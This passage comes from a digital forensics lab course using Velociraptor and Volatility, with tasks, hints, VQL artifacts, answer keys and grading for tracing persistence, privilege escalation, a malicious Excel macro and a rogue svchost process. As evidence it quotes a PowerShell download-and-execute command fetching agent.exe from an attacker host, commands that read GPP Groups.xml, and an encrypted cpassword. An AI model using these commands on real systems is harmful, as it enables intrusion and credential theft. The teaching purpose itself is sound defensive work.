We can now convert the `LogonTime` (mentioned in hint 8) to date-time format by changing the line `System.TimeCreated.SystemTime AS LogonTime` to `timestamp(epoch=System.TimeCreated.SystemTime) AS LogonTime` in the Artifact `Windows.EventLogs.AlternateLogon`.


Comparing the times from both figures above (timestamp from first picture `1604265410` equals `GMT: Sunday, 1. November 2020 21:16:50`) shows that the accepting of EULA before executing PsExec and the alternate logon event happened at the same time. Therefore, we can conclude that they are most likely related to each other.

Task 4 / Hint 6

To check for evidence of PsExec on destination side, we must execute following VQL on `DC1`.

```
name: Custom.Artifact.Detection.Psexec
description: |
   Searches for Windows EventID 4624 from Client with hostname DC_name.

type: CLIENT

parameters:
   - name: DC_name
     default: DC1
   - name: securityLogFile
     default: "C:/Windows/System32/Winevt/Logs/Security.evtx"


sources:
  - precondition:
      SELECT OS, Fqdn From info() where OS = 'windows' AND Fqdn = DC_name

    query: |
      SELECT EventData.IpAddress AS IpAddress,
               EventData.IpPort AS Port,
               EventData.SubjectUserSid AS SubjectUserSid,
               EventData.TargetUserName AS TargetUserName,
               EventData.LogonType AS LogonType
        FROM parse_evtx(filename=securityLogFile)
        WHERE System.EventID.Value = 4624
        AND EventData.LogonType = 3
        AND EventData.IpAddress = "10.0.1.101"
```

Some of the expected results are listed here:


Show 10 entries lab_admin

IpAddress	Port	SubjectUserSid	lab_admin	TargetUserName
10.0.1.101	49855	S-1-0-0		ffast
10.0.1.101	49860	S-1-0-0		ffast
10.0.1.101	49865	S-1-0-0		ffast
10.0.1.101	49866	S-1-0-0		ffast
10.0.1.101	49867	S-1-0-0		ffast
10.0.1.101	49868	S-1-0-0		ffast

Knowing this, we can conclude only that PsExec was used to log on to `DC1` with the credentials of Domain Admin `ffast`. This action could also be legal. To confirm that a pass-the-hash attack happened, we should contact the real people behind the usernames and verify if they did not actively commit those actions.

Task 5 / Hint 7

Now that we know that PsExec was executed and some suspicious activity could be tracked on source and destination, we must find out if mimikatz was also used. To do this, we can run the `Windows.System.Amcache` Artifact. In the results, we can see one entry for mimikatz.exe (as well as psexec.exe and psexecsvc.exe).

11. Challenge 6 - Persistence

11.1 Abstract

The goal of this challenge is to learn how to detect persistence mechanisms.

11.2 Section

Intro

Scheduled tasks are used to schedule the launch of programs or scripts. But adversaries also use them to persist themselves after they initially access the target system. In this challenge, you will solve tasks to detect malicious scheduled tasks using Velociraptor.

Story

In the previous challenge `Lateral Movement`, we found that the adversary used PsExec and Mimikatz to become Domain Administrator. Before doing that the adversary persists himself, because he wants to regain access, when he loses the connection to the target. Now you are going to solve some tasks to check what persistence mechanism the adversary used.

Tasks

1. Write an Artifact that displays events containing Windows event ID 4698. Include the rows `TaskName` and `LogonTime`.
2. Do a temporal correlation with the results from task 1 and the result from task 1 in the challenge `Lateral movement`. Can you detect a relation between the two results? Which task could therefore be the malicious one?
3. Find more information about the malicious scheduled task you found in task 2 by using a built in Artifact from Velociraptor. Specifically, find out what is executed when the scheduled task is run.
4. Besides the one from tasks 1-3, the adversary used another technique for persistence. You might actually have spotted it already in a previous challenge. Find out which one it is.

Solution

As solution we expect from you the Artifacts from task 1 and an answer to task 2, 3 and 4 in text format.

11.3 Steps

Persistence - Hint 1 - Use MITRE

MITRE lists some attacks in the category "Persistence" . Have a quick look on the persistence techniques. One technique listed here was used by the adversary in your compromised system.

Persistence - Hint 2 - Scheduled Task

The adversary used the *Scheduled Task* technique. Go through the description of this technique on MITRE and get familiar with it. Especially useful for you will be the chapter "Detection".

Persistence - Hint 3 - Detection 1

To detect scheduled tasks, you can use the Artifact `Windows.EventLogs.AlternateLogon`. You must take the source code of this Artifact and rewrite it for your purpose to search for events connected to scheduled tasks.

Persistence - Hint 4 - Detection 2

To detect the malicious task, you should search for scheduled tasks that were created near the time when the lateral movement happened. Review the lateral movement task if you do not know when the lateral movement happened.

Persistence - Hint 5 - Use Velociraptor artifact.

Now use the Artifact `Windows.System.TaskScheduler` to find additional information about the malicious scheduled task you found in Hint 5.

Persistence - Hint 6 - Match the results.

To match the malicious scheduled task you found in hint 4 with scheduled tasks in hint 5, use the column that identifies the task name.

Task 4 / Step 7

You would have found this early on in the exfiltration challenge.

Task 4 / Step 8

He created a Domain Admin backdoor account. Can you find out which one it is?

Task4 / Step 9

You can use the Artifact `Windows.System.PowerShell` with the command `net group "Domain Admins"` to display all Domain Admins.

Solution

Task 1 / Step 3

First we will rewrite the artifact `Windows.EventLogs.AlternateLogon` as mentioned in `Hint3`.

The VQL should now look like this

```
name: Custom.Artifact.Detection.TaskScheduler
description: |
   Searches for Scheduled Task creation from Client with given hostname.

type: CLIENT

parameters:
   - name: hostname
     default: FS1
   - name: securityLogFile
     default: "C:/Windows/System32/Winevt/Logs/Security.evtx"


sources:
  - precondition:
      SELECT OS, Fqdn From info() where OS = 'windows' AND Fqdn = hostname

    query: |
      SELECT EventData.SubjectUserName AS SubjectUserName,
      EventData.SubjectDomainName AS SubjectDomainName,
      EventData.TaskName AS TaskName,
      timestamp(epoch=System.TimeCreated.SystemTime.Sec) AS LogonTime,
      System.Computer AS Computer
        FROM parse_evtx(filename=securityLogFile)
        WHERE System.EventID.Value = 4698
```

For this task, the select clause must contain at least `TaskName` and `LogonTime`. The other parameters in the select clause above are optional.

The result should list a few tasks, but you should also see the following line:

SubjectUserName	SubjectDomainName	TaskName	LogonTime	Computer
ladmin	winattacklab	TaskSchedulerUpdate	2020-11-06T15:10:51Z	FS1.winattacklab.local

Task 2 / Step 4

We can now run the `Windows.Registry.Sysinternals.Eulacheck` from the previous task on `FS1` again to see when the lateral movement happened:

Name	Mod Time	FullPath	Mtime	Ctime	Atime	Data	Size	IsDir	IsLink	Mode
PsExec	2020-11-06T15:11:03	ntfs:///C:/Users/ladmin/NTUSER.DAT#%5CSoftware%5CSysinternals%5CPsExec	2020-11-06T15:11:03	2020-11-06T15:11:03	2020-11-06T15:11:03	type:Key	0	true	false	2147484141

We can now check if there is a temporal correlation (suggested in hint 5) between table one and table two. As we can see the events are close in time: only 12s from each other. Therefore, `TaskSchedulerUpdate` is the most suspicious one.

Task 3 / Step 5

Now we can execute the `Windows.System.TaskScheduler` Artifact and search for `TaskSchedulerUpdate` in the `FullName` column.
This will give us the binary that is executed when the task is run: `C:\Windows\System32\taskschd.exe`.

Task 4 / Steps 6-9

You enumerated the Domain Admin accounts at the start of the exfiltration challenge and might have spotted the user `qwert`

You can use the Artifact `Windows.System.PowerShell` with the command `net group "Domain Admins"` to display all Domain Admins and cross check all Domain Admins with the expected users from the Excel file from challenge 1 Overview.

11.4 Grading

Solution

Task 1 / Step 3

First we will rewrite the artifact `Windows.EventLogs.AlternateLogon` as mentioned in `Hint3`.

The VQL should now look like this

```
name: Custom.Artifact.Detection.TaskScheduler
description: |
   Searches for Scheduled Task creation on the client with the given hostname.

type: CLIENT

parameters:
   - name: hostname
     default: FS1
   - name: securityLogFile
     default: "C:/Windows/System32/Winevt/Logs/Security.evtx"


sources:
  - precondition:
      SELECT OS, Fqdn From info() where OS = 'windows' AND Fqdn = hostname

    query: |
      SELECT EventData.SubjectUserName AS SubjectUserName,
      EventData.SubjectDomainName AS SubjectDomainName,
      EventData.TaskName AS TaskName,
      timestamp(epoch=System.TimeCreated.SystemTime.Sec) AS LogonTime,
      System.Computer AS Computer
        FROM parse_evtx(filename=securityLogFile)
        WHERE System.EventID.Value = 4698
```

For this task, the select clause must contain at least `TaskName` and `LogonTime`. The other parameters in the select clause above are optional.

The result should list a few tasks, but you should also see the following line:

SubjectUserName	SubjectDomainName	TaskName	LogonTime	Computer
ladmin	winattacklab	TaskSchedulerUpdate	2020-11-06T15:10:51Z	FS1.winattacklab.local

Task 2 / Step 4

We can now run the `Windows.Registry.Sysinternals.Eulacheck` from the previous task on `FS1` again to see when the lateral movement happened:

Name	ModTime	FullPath	Mtime	Ctime	Atime	Data	Size	IsDir	IsLink	Mode
PsExec	2020-11-06T15:11:03	ntfs:///C:/Users/ladmin/NTUSER.DAT#%5CSoftware%5CSysinternals%5CPsExec	2020-11-06T15:11:03	2020-11-06T15:11:03	2020-11-06T15:11:03	type:Key	0	true	false	2147484141

We can now check if there is a temporal correlation (suggested in hint 5) between table one and table two. As we can see, the events are close in time: only 12s from each other. Therefore, `TaskSchedulerUpdate` is the most suspicious one.

Task 3 / Step 5

Now we can execute the `Windows.System.TaskScheduler` Artifact and search for `TaskSchedulerUpdate` in the `FullName` column.
This will give us the binary that is executed when the task is run: `C:\Windows\System32\taskschd.exe`.

Task 4 / Step 7-10

You enumerated the Domain Admin accounts at the start of the exfiltration challenge and might have spotted the user `qwert`

You can use the Artifact `Windows.System.PowerShell` with the command `net group "Domain Admins"` to display all Domain Admins and cross check all Domain Admins with the expected users from the Excel file from challenge 1 Overview.

12. Challenge 7 - Privilege Escalation: Domain User to Local Admin

12.1 Abstract

After figuring out that the attacker used mimikatz in conjunction with PsExec to get from `FS1` to `DC1`, the next goal - and the one of this challenge - is to figure out how the attacker managed to get local admin privileges on `FS1`.

12.2 Section

Privilege Escalation: Domain User to Local Admin

As you have found out in a previous challenge, the attacker used mimikatz together with PsExec to go from being the Local Administrator ladmin on `FS1` to being the Domain Admin ffast on `DC1`. You're getting closer to figuring out how the attacker got into the environment, but need to trace back a little further.

Goal

Find out how the attacker logged in as ladmin and where from.

As your solution, submit - in text form - the answer to the following questions: - What tools did the attacker use to log in as ladmin on `FS1`? List the proof you've found. - Did he hop machines again? If so, how do you know? - How did he get the credentials of ladmin?

Log Filtering

You're likely going to have to sift through some logs. This Artifact might come in handy (of course, you're welcome to write your own Artifact that presents the data a bit nicer):

```
name: Custom.Windows.EventLogs.Filter
description: |
    Searches the securityLogFile for events with id event_id.

    Useful Logs:

    C:/Windows/System32/Winevt/Logs/Windows PowerShell.evtx

    C:/Windows/System32/Winevt/Logs/Security.evtx

    CAREFUL: The time you select is in GMT.


parameters:
  - name: securityLogFile
    default: C:/Windows/System32/Winevt/Logs/Security.evtx

  - name: event_id

  - name: DateAfter
```

```
        type: timestamp
        description: "search for events after this date. YYYY-MM-DDTmm:hh:ssZ"
      - name: DateBefore
        type: timestamp
        description: "search for events before this date. YYYY-MM-DDTmm:hh:ssZ"

    sources:
      - queries:
          - LET DateAfterTime <= if(condition=DateAfter, then=timestamp(epoch=DateAfter), el
    se=timestamp(epoch="1600-01-01"))
          - LET DateBeforeTime <= if(condition=DateBefore, then=timestamp(epoch=DateBefore),
    else=timestamp(epoch="2200-01-01"))
          - SELECT *,
            timestamp(epoch=System.TimeCreated.SystemTime) AS EventTime
            FROM parse_evtx(filename=securityLogFile)
            WHERE format(format="%v",args=System.EventID.Value) =~ event_id AND
              EventTime > DateAfterTime AND
              EventTime < DateBeforeTime
```

12.3 Steps

Step 1

You know when the login on `DC1` happened from the previous challenge. Can you find the login event on `FS1`?

Step 2

It's most likely that the attacker didn't get into the environment on a file server with a local admin. Therefore, there's likely some more lateral movement involved.

Step 3

Have a look at the *SANS Poster 2018 Hunt Evil* and *Mitre ATT&CK Lateral Movement*
Can you find the login events?

Step 4

Look at events 4624, 4672, 4776.

Step 5

Event 4624 gives you the IP from which the logon attempt was made and the user.

Step 6

The source IP was 10.0.1.10, which belongs to `Client1`. The user was aalfort.

Step 7

You now know for sure that lateral movement is involved. But how did it happen? You can either go onto `Client1` now and come back to `FS1` to confirm your findings or gather some more information here.

Step 8

If you choose to investigate further on `FS1`, see if you can find traces of `FS1` being the target of one of the most used tools. Hints for `Client1` start in step 12.

Step 9

The first time an executable is run is recorded in AmCache.hve. There's an Artifact to browse that. You also know roughly at what time it would have been executed.

Step 10

PSEXECSVC.exe was run on `FS1` around the time the login event happened. The attacker must have used PsExec again.

Step 11

Go onto `Client1` and try to confirm that PsExec was run on that machine.

Step 12

The SANS Poster Hunt Evil lists methods to figure out if a program was executed.

Step 13

Amcache.hve and Prefetch both confirm that PsExec64.exe was run when the login event on `FS1` occurred.

Step 14

Can you figure out how aalfort managed to authenticate as ladmin?

Step 15

aalfort is not an Admin on `Client1`, so he could not have gotten the hash with mimikatz. Are there *Unsecured Credentials* somewhere? And how was PsExec started?

Step 16

Maybe PsExec was started though PowerShell?

Step 17

The Artifact given can search the PowerShell logs. Event 600 might be interesting. Windoes.System.Powershell.PSReadline will also give you the last commands entered.

Step 18

```
powershell.exe -Command ls -Path \\winattacklab.local\SYSVOL\winattacklab.local\Policies
-filter *.xml
type \\winattacklab.local\SYSVOL\winattacklab.local\Policies\honeypot.xml
type '\\winattacklab.local\SYSVOL\winattacklab.local\Policies\{50F48C59-3B90-494E-8C93-2
ECDA255E2CE}\Machine\Preferences\Groups\Groups.xml'
```

Step 19

`Groups.xml` has the following xml snippet in it. Those are definitely credentials.

```
newName="ladmin" fullName="" description="" cpassword="riBZpPtHOGt
Vk+SdLOmJ6xiNgFH6Gp45BoP3I6AnPgZ1IfxtgI67qqZfgh78kBZB"
```

Step 20

Looking at the Powershell log, you might also have noticed this:

```
powershell.exe -command Invoke-WebRequest -Uri <ip>:8080/agent.exe -OutFile C:\Windows\T
emp\agent.exe; &C:\Windows\Temp\agent.exe
```

The file `agent.exe` was downloaded and then executed using Powershell. Only THEN did everything else start.
More on that in the next challenge.

Solution

By looking at events 4624, 4672 and 4776 in the Security Event Log around the time when the login to `DC1` happened, you can tell that User aalfort logged in from 10.0.1.10, which is `Client1`. Looking at `AmCache.hve`, you can tell that `PSEXECSVC` was run on `FS1`. Therefore, PsExec must have been run on `Client1`.
Heading over to `Client 1`, you can confirm that by looking at `Amcache.hve` or the Prefetch.
If you then look at the Powershell Log, you find events with id 600 from the same time.

These commands were run:

```
powershell.exe -Command ls -Path \\winattacklab.local\SYSVOL\winattacklab.local\Policies
-filter *.xml
type \\winattacklab.local\SYSVOL\winattacklab.local\Policies\honeypot.xml
type '\\winattacklab.local\SYSVOL\winattacklab.local\Policies\{50F48C59-3B90-494E-8C93-2
ECDA255E2CE}\Machine\Preferences\Groups\Groups.xml'
```

The `Groups.xml` file contains the username and password for ladmin.

The last command before those was

```
powershell.exe -command Invoke-WebRequest -Uri <ip>:8080/agent.exe -OutFile C:\Windows\T
emp\agent.exe; &C:\Windows\Temp\agent.exe
```

`agent.exe` was downloaded and then immediately executed. How that was done, we'll find out in the next challenge.

12.4 Grading

Solutions

Steps 1-7

By looking at events 4624, 4672 and 4776 in the Security Event Log around the time when the login to `DC1` happened, you can tell that User aalfort logged in from 10.0.1.10, which is `Client1`.

Steps 9-11

Looking at `AmCache.hve`, you can tell that `PSEXECSVC` was run on `FS1`. Therefore, PsExec must have been run on `Client1`.

Steps 12-13

Heading over to `Client1`, you can confirm that by looking at `Amcache.hve` or the Prefetch.

Steps 14-18

If you then look at the PowerShell Log, you find events with id 600 from the same time.

These commands were run:

```
powershell.exe -Command ls -Path \\winattacklab.local\SYSVOL\winattacklab.local\Policies
-filter *.xml
type \\winattacklab.local\SYSVOL\winattacklab.local\Policies\honeypot.xml
type '\\winattacklab.local\SYSVOL\winattacklab.local\Policies\{50F48C59-3B90-494E-8C93-2
ECDA255E2CE}\Machine\Preferences\Groups\Groups.xml'
```

Steps 19-20

The `Groups.xml` file contains the username and password for ladmin.

The last command before those was

```
powershell.exe -command Invoke-WebRequest -Uri <ip>:8080/agent.exe -OutFile C:\Windows\T
emp\agent.exe; &C:\Windows\Temp\agent.exe
```

Outlook

`agent.exe` was downloaded and then immediately executed. How that was done, we'll find out in the next challenge.

Expected Answers

- What tools did the attacker use to log in as ladmin on `FS1`. List the proof you've found? He used PsExec. `AmCache.hve` on `FS1` shows `PSEXECSVC` was run, and PsExec on `Client1`. The Prefetch can also be used.
- Did he hop machines again? Yes, he went from `Client1` to `FS1`. The login events and answers to question 1 show this.

- How did he get the credentials of ladmin? He found the password hash in the Groups.xml file in the SYSVOL folder. That hash can then be decrypted (for example using gpp-decrypt) since Microsoft was kind enough to provide the world with the private key.

13. Challenge 8 - Initial Access

13.1 Abstract

By now we know how the attacker went from Domain User to Local Admin to Domain Admin. In this challenge, you will find out how he ran his first command in the environment.

13.2 Section

In the last challenge you found out that the whole chain of lateral movement and privilege escalations started on `Client1` with user aalfort.
Aaron, however, swears that he never ran any PowerShell commands. In fact, he claims to not even know what PowerShell is. After talking with the local Sysadmin and seeing some of Aaron's support tickets, you're inclined to believe he's telling the truth.

That still leaves the question of how it all started. Aaron does mention that he recently opened financial documents from his private business that seemed rather strange...

Goal

Find out how the attacker go onto `Client1` and how he executed his first command.

13.3 Steps

Step 1

Financial documents...

Step 2

Probably not a PowerPoint file.

Step 3

Look for Excel files.

Step 4

There's an Artifact that can help you.

Step 5

`Windows.Application.OfficeMacros` is perfect.

Step 6

`C:\Users\aalfort\Documents\sales_report.xlsm` looks to be it. The macro does also run `Invoke-WebRequest -Uri <IP> -OutFile C:\Windows\Temp\agent.exe; &C:\Windows\Temp\agent.exe`

Step 7

Verify that Excel was started shortly before the attack happened.

Step 8

`Windows.Forensics.Prefetch` tells you the last run times.

Step 9

How did the file get onto the computer?

Step 10

Assuming he downloaded it, can you find the download history?

Step 11

The Artifact `Windows.Applications.Chrome.History` gets you halfway there. You should modify it so it returns the `tab_url`, `total_bytes`, `mime_type`, `start_time`, and `end_time` from the `downloads` table.

Step 12

It could look like this:

```
name: Custom.Windows.Applications.Chrome.Downloads
description: |
  Enumerate the users chrome download history.

parameters:
  - name: historyGlobs
    default: \AppData\Local\Google\Chrome\User Data\*\History
  - name: urlSQLQuery
    default: |
      SELECT tab_url, total_bytes as size, target_path, mime_type, start_time, end_time
      FROM downloads
  - name: userRegex
    default: .

precondition: SELECT OS From info() where OS = 'windows'

sources:
  - queries:
      - |
        LET history_files = SELECT * from foreach(
          row={
             SELECT Uid, Name AS User, Directory
             FROM Artifact.Windows.Sys.Users()
             WHERE Name =~ userRegex
          },
          query={
             SELECT User, FullPath, Mtime from glob(
               globs=Directory + historyGlobs)
          })

      - |
        SELECT * FROM foreach(row=history_files,
          query={
            SELECT User, FullPath,
                   timestamp(epoch=Mtime.Sec) as Mtime,
                   tab_url, size, target_path, mime_type,
                   timestamp(winfiletime=start_time * 10) as start_time,
                   timestamp(winfiletime=end_time * 10) as end_time
            FROM sqlite(
              file=FullPath,
              query=urlSQLQuery)
          })
```

Solution

Run the `Windows.Application.OfficeMacros` Artifact on `Client1` There is the file `sales_report.xlsm` in `C:\Users\aalfort\Documents`. In the macro the PowerShell command `Invoke-WebRequest -Uri ip -OutFile C:\Windows\Temp\agent.exe; &C:\Windows\Temp\agent.exe` is executed.

By running the `Windows.Forensics.Prefetch` Artifact, you can get the last run times of Excel and confirm that it was started just before the attack happened.

To figure out how the macro file got onto the computer, look at the download history of Chrome. The Artifact `Windows.Applications.Chrome.History` tells you that aalfort did visit `web.thebadhackeddomain.co.uk`.

You can modify that that Artifact to return data from the `downloads` table instead of the `urls` table:

```
name: Custom.Windows.Applications.Chrome.Downloads
description: |
  Enumerate the users chrome download history.

parameters:
  - name: historyGlobs
    default: \AppData\Local\Google\Chrome\User Data\*\History
  - name: urlSQLQuery
    default: |
      SELECT tab_url, total_bytes as size, target_path, mime_type, start_time, end_time
      FROM downloads
  - name: userRegex
    default: .

precondition: SELECT OS From info() where OS = 'windows'

sources:
  - queries:
```

```
- |
  LET history_files = SELECT * from foreach(
    row={
       SELECT Uid, Name AS User, Directory
       FROM Artifact.Windows.Sys.Users()
       WHERE Name =~ userRegex
    },
    query={
       SELECT User, FullPath, Mtime from glob(
         globs=Directory + historyGlobs)
    })

- |
  SELECT * FROM foreach(row=history_files,
    query={
      SELECT User, FullPath,
             timestamp(epoch=Mtime.Sec) as Mtime,
             tab_url, size, target_path, mime_type,
             timestamp(winfiletime=start_time * 10) as start_time,
             timestamp(winfiletime=end_time * 10) as end_time
      FROM sqlite(
        file=FullPath,
        query=urlSQLQuery)
    })
```

The result confirms that Chrome was used to download the file `sales_report.xlsm`, after which said file was opened. Upon opening, the macro downloaded and executed agent.exe, which started the entire chain of events.

13.4 Grading

Grading

The grading for this challenge could look as follows:

Total Points: 10 3 Points: Finding `sales_report.xlsm` on `Client1`. 2 Points: Mentioning the content of the macro (PowerShell command). 1 Point: Confirming that Excel was run. 1 Point: Finding the website in the `urls` table. 3 Points: Finding the download in the `downloads` table.

Limitations

Due to the implementation, more observant students might notice a few things. They are listed here, so the instructor is aware of them. - The time of the download (far) preceedes the installation date of Chrome (and the entire VM): The Chrome history is copied into the right folder when the environment is deployed and not newly generated each time. Because of this, the download time reflects the time the history file was created. - The size of the file in the download history does not match the size of the file on disk. Depending on the IP of the management VM, the size of the Excel file does vary by about 20 bytes. Since the history is not newly generated with each deployment, this may lead to slight differences in the sizes.

Solution

Steps 1-6

Run the `Windows.Application.OfficeMacros` Artifact on `Client1`
There is the file `sales_report.xlsm` in `C:\Users\aalfort\Documents`. In the macro the PowerShell command `Invoke-WebRequest -Uri ip -OutFile C:\Windows\Temp\agent.exe; &C:\Windows\Temp\agent.exe` is executed.

Steps 7-8

By running the `Windows.Forensics.Prefetch` Artifact, you can get the last run times of Excel and confirm that it was started just before the attack happened.

Steps 9-13

To figure out how the macro file got onto the computer, look at the download history of Chrome. The Artifact `Windows.Applications.Chrome.History` tells you that aalfort did visit `web.thebadhackeddomain.co.uk`.

You can modify that that Artifact to return data from the `downloads` table instead of the `urls` table:

```
name: Custom.Windows.Applications.Chrome.Downloads
description: |
  Enumerate the users chrome download history.

parameters:
  - name: historyGlobs
    default: \AppData\Local\Google\Chrome\User Data\*\History
  - name: urlSQLQuery
    default: |
      SELECT tab_url, total_bytes as size, target_path, mime_type, start_time, end_time
      FROM downloads
  - name: userRegex
    default: .

precondition: SELECT OS From info() where OS = 'windows'

sources:
  - queries:
      - |
        LET history_files = SELECT * from foreach(
          row={
             SELECT Uid, Name AS User, Directory
             FROM Artifact.Windows.Sys.Users()
             WHERE Name =~ userRegex
          },
          query={
             SELECT User, FullPath, Mtime from glob(
               globs=Directory + historyGlobs)
          })

      - |
        SELECT * FROM foreach(row=history_files,
          query={
            SELECT User, FullPath,
                   timestamp(epoch=Mtime.Sec) as Mtime,
                   tab_url, size, target_path, mime_type,
                   timestamp(winfiletime=start_time * 10) as start_time,
                   timestamp(winfiletime=end_time * 10) as end_time
```

```
                FROM sqlite(
                  file=FullPath,
                  query=urlSQLQuery)
            })
```

The result confirms that Chrome was used to download the file `sales_report.xlsm`, after which said file was opened. Upon opening, the macro downloaded and executed agent.exe, which started the entire chain of events.

14. Challenge 9 - Volatility

14.1 Abstract

The goal of this challenge is to give an introduction to Volatility. Students will be using Volatility to identify a malicious process in a memory snapshot. Additionally, Velociraptor Artifacts will be used to get the same result.

14.2 Section

You suspect that the attacker has also launched a malicious process on WS1. You need to identify it.

To analyze `WS1`, you will be taking a memory snapshot of the VM and analyze it with Volatility. You will need to download the *Volatility Windows Standalone Executable (x64)* to `Forensic`. To demonstrate Velociraptor's capabilities, you will then find ways to get the same information using Velociraptor.

For information on how to use Volatility, refer to the *Volatility Wiki*, the *Command Reference* and the *Volatility Cheatsheet* (both available on the Wiki) are particularly useful.

Helpful information on how to identify unusual processes can be found on the *SANS Hunt Evil Poster*

Task 1 - Volatility

Create a memory dump of `WS1`'s memory using Velociraptor and find the malicious process with Volatility. Submit the image path of the malicious process and the reasoning for suspecting this process.

Task 2 - Velociraptor

See if you can get the same information (from the live host, not a snapshot) using only Velociraptor. Also check if the process has any active network connections and if so, what the remote IP is.

Submit the Velociraptor Artifacts that give you a similar result to the Volatility plugins, if the functionality is available with a builtin Artifact. Also list the remote IP if the process has an active network connection.

14.3 Steps

Volatility - Step 1

To create a memory snapshot, you can use the Artifact `Windows.Memory.Acquisition`. This Artifact takes a while to complete and will significantly slow down the target machine during execution (unless limited in the Hunt options, which we don't recommend in this instance as it makes the execution time take even longer). Because of this, increase the `Max Execution Time in Seconds` to 1200 (20 min) or more when you create the Hunt.

The entire dump (around 7.5 GB) will then be uploaded to `C:\Windows\Temp\clients\<clientid>\collections\<flowid>\uploads\file\` as `PhysicalMemory.raw`. Note that `C:\Windows\Temp` is the location of your `FileBaseDataStore`, selected during the Velociraptor installation. If you have chosen a different directory, the dumps will also be in a different location.

Volatility - Step 2

You are looking for a malicious process, so a plugin like `pslist` or `pstree` will be helpful. As you can see from the Wiki pages linked above, the command might look like this: `volatility.exe -f PhysicalMemory.raw --profile=Win7SP0x64 pslist` The profile seems to be incorrect, though. Can you find the correct one?

Volatility - Step 3

If you were dealing with a dump from an unknown machine, `imageinfo` would be helpful (e.g. `volatility.exe -f ~/Desktop/win7_trial_64bit.raw imageinfo`). We know, however, the exact OS version running on `WS1` (Velociraptor tells us on the overview page of a client) and Volatility tells us the available profiles with `volatility.exe --info`. Can you find the correct profile?

Volatility - Step 4

Velociraptor gives us `Microsoft Windows Server 2016 Datacenter10.0.14393 Build 14393`. Volatility has a profile for `Win2016x64_14393`.

Volatility - Step 5

Can you identify the malicious process?

Volatility - Step 6

Look at the output of `volatility.exe -f PhysicalMemory.raw --profile=Win2016x64_14393 pstree`. Does anything stand out as a bit odd? The output will look similar to this:

It is a good idea to run `psscan` in addition to `pstree` or `pslist` to make sure you detect all processes!

Volatility - Step 7

There is a `svchost.exe` process without a running parent. All other `svchost.exe` processes have `services.exe` as their parent, as you can see from the output of this command (note that I'm running it through PowerShell so I can pipe to `findstr`):

```
PS > volatility.exe -f PhysicalMemory.raw --profile=Win2016x64_14393 pstree | findstr "s
vchost services"
. 0xffffb78321f8e080:services.exe                      544    448      4      0 2020-11-1
5 04:46:32 UTC+0000
.. 0xffffb7832212f800:svchost.exe                      320    544     18      0 2020-11-1
5 04:46:35 UTC+0000
.. 0xffffb783220b52c0:svchost.exe                      908    544     27      0 2020-11-1
5 04:46:34 UTC+0000
.. 0xffffb783220c5580:svchost.exe                      932    544     16      0 2020-11-1
5 04:46:34 UTC+0000
.. 0xffffb78321d07080:svchost.exe                      436    544      8      0 2020-11-1
5 13:47:57 UTC+0000
.. 0xffffb783220c7080:svchost.exe                      940    544     28      0 2020-11-1
5 04:46:34 UTC+0000
.. 0xffffb783220d8080:svchost.exe                     1012    544     16      0 2020-11-1
5 04:46:34 UTC+0000
.. 0xffffb7832201f800:svchost.exe                      672    544     11      0 2020-11-1
5 04:46:33 UTC+0000
.. 0xffffb78322211800:svchost.exe                     1220    544      7      0 2020-11-1
5 04:46:36 UTC+0000
.. 0xffffb783220e0800:svchost.exe                      968    544     20      0 2020-11-1
5 04:46:34 UTC+0000
.. 0xffffb78321efb800:svchost.exe                     1780    544      6      0 2020-11-1
5 04:46:37 UTC+0000
.. 0xffffb78322194740:svchost.exe                     1060    544     40      0 2020-11-1
5 04:46:35 UTC+0000
.. 0xffffb7832209e800:svchost.exe                      872    544     33      0 2020-11-1
5 04:46:34 UTC+0000
.. 0xffffb78321ffc580:svchost.exe                      628    544     14      0 2020-11-1
5 04:46:33 UTC+0000
.. 0xffffb783225d1800:svchost.exe                     2040    544      4      0 2020-11-1
5 04:47:45 UTC+0000
.. 0xffffb78321ebd800:svchost.exe                     1696    544     11      0 2020-11-1
5 04:46:37 UTC+0000
.. 0xffffb78323e3f800:svchost.exe                     4036    544      7      0 2020-11-1
5 04:53:14 UTC+0000
.. 0xffffb78321ee2800:svchost.exe                     1760    544      5      0 2020-11-1
5 04:46:37 UTC+0000
 0xffffb78322177080:svchost.exe                       3840   4668      1      0 2020-11-1
5 20:12:29 UTC+0000
```

Try to find more evidence of irregularities of this process.

Volatility - Step 8

According to the poster, the Image path of `svchost.exe` should be `C:\Windows\System32\svchost.exe` and it should be started with a `-k` argument. Find out what those variables are for the suspicious process.

Volatility - Step 9

Running `volatility.exe -f PhysicalMemory.raw --profile=Win2016x64_14393 cmdline -p 3840` - 3840 being the PID - gives us the required information:

```
>volatility.exe -f PhysicalMemory.raw --profile=Win2016x64_14393 cmdline -p 3840
Volatility Foundation Volatility Framework 2.6
************************************************************************
svchost.exe pid:   3840
Command line : C:\Windows\SysWOW64\svchost.exe
```

For one of the other `svchost.exe` processes, the output looks similar to this:

```
> volatility.exe -f PhysicalMemory.raw --profile=Win2016x64_14393 cmdline -p 2040
Volatility Foundation Volatility Framework 2.6
************************************************************************
svchost.exe pid:   2040
Command line : C:\windows\system32\svchost.exe -k NetworkServiceNetworkRestricted
```

